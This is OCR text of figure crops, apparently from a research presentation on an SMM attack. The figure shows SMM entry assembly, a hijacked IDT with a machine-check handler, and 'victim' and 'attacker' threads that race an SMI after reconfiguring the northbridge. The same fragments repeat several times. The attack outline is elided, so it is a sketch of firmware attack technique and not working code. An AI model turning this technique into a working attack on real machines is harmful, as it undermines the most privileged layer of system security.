
```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT
...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

OS IDT


...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

...
ffffffffc0197da0
...

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```


thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



I/O Device

North Bridge

PCIe device

CPU

SMI#

SMI#

thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
...
mov eax, 0x668
mov cl, 0
cmp cl, 0
je 3f
bts eax, 12
mov cr4, rax
sub esp, 8
sgdt [rsp]
mov eax, [rsp + 2]
add esp, 8
mov dl, 0x89
...
mov rbx, cr0
or ebx, 0x80010023
mov cr0, rbx
retf
mov rax, 0
lidt [rax]
lea ebx, [rdi+DSC_OFFS]
mov ax, [rbx+DSC_DS]
mov ds, eax
mov ax, [rbx+DSC_OT]
mov es, eax
...
mov rcx, rbx
mov rax, SmiRendezvous
call rax
add  rsp, 0x20
fxrstor64 [rsp]
...
rsm
```

RAM

SMRAM

MMIO

RAM

